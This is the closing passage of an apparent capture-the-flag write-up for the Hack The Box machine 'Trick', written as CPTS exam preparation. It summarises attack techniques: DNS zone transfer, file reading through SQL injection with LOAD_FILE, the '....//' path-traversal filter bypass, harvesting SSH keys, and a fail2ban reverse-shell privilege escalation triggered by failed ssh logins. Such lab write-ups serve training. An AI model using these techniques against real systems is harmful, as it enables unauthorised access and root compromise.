ssh michael@trick.htb # repeat with wrong credentials


The IP is banned, actionban fires as root, and the reverse shell connects.
Takeaways
How this box helped me prepare for the CPTS exam
-
DNS on port 53 almost always means zone transfer — The moment you see DNS exposed on a non-domain-controller Linux host, try
dig axfrbefore touching anything else. Unauthenticated AXFR is a one-shot subdomain dump — it can expose entire internal namespaces in a single query. But be careful, as we saw with marketing there may be other vhosts out there that you don’t see. Fuzz and look at those config files. -
FILE privilege turns SQLi into a file reader — Once you confirm injection, check the database user’s privileges before dumping tables. A user with FILE privilege and
LOAD_FILE()is far more useful than any database dump. The Nginx config was the key to finding the second virtual host — that wouldn’t have come from the database. -
Filter bypasses for path traversal are reliable and well-documented —
../being stripped doesn’t mean LFI is patched.....//is the classic collapse bypass and works whenever the filter runs a single non-recursive pass. On the CPTS exam, when a traversal attempt returns blank, try doubled sequences before moving on. -
Check PHP-FPM process context before reading anything —
/proc/self/cmdlinetells you what user the web worker is running as. If it’s a real user rather thanwww-data, the blast radius of LFI just expanded to everything in that user’s home directory. Check for flags, SSH keys, and.bash_historyimmediately. -
sudo + service restart + writable config = privilege escalation — This pattern appears across multiple Linux machines and in real environments. If a user can restart a service as root, look at what that service loads on startup and whether any of those files are writable. Fail2ban, Sudoers-adjacent tools, and init scripts are all worth investigating under this lens. If you see a NOPASSWD: sudo action as a user in the CPTS, it probably is your path to privilege escalation.
-
Trigger-based exploits need patience — The fail2ban escalation only fires when a ban event occurs. Build the payload, restart the service to load the config, then cause the trigger condition deliberately. Understand what the trigger is before you wait for something that might not happen on its own.